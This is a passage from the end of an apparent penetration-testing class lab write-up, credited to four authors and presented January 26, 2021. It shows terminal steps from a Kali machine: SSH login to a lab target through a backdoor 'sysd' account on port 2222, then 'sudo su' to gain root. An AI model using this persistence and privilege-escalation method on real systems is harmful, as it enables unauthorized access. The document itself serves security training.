```
$ exit
$ whoami
steven
$ exitConnection to 192.168.1.110 closed.
root@Kali:~# systemctl restart ssh
root@Kali:~#
```

2) SSH'd into the target machine with the new sysd account on port 2222

```
root@Kali:~# ssh sysd@192.168.1.110 -p 2222
sysd@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 26 10:06:51 2021 from 192.168.1.90
Could not chdir to home directory /home/sysd: No such file or directory
$
```

3) Ran *sudo su* to escalate privileges to root

```
$ sudo su
root@target1:/#
```

Created By

Kevin Alvarado, Muhammed Jawara, Symantha Meyers, and Mitch Murov

Edited By

Symantha Meyers

Presented on January 26, 2021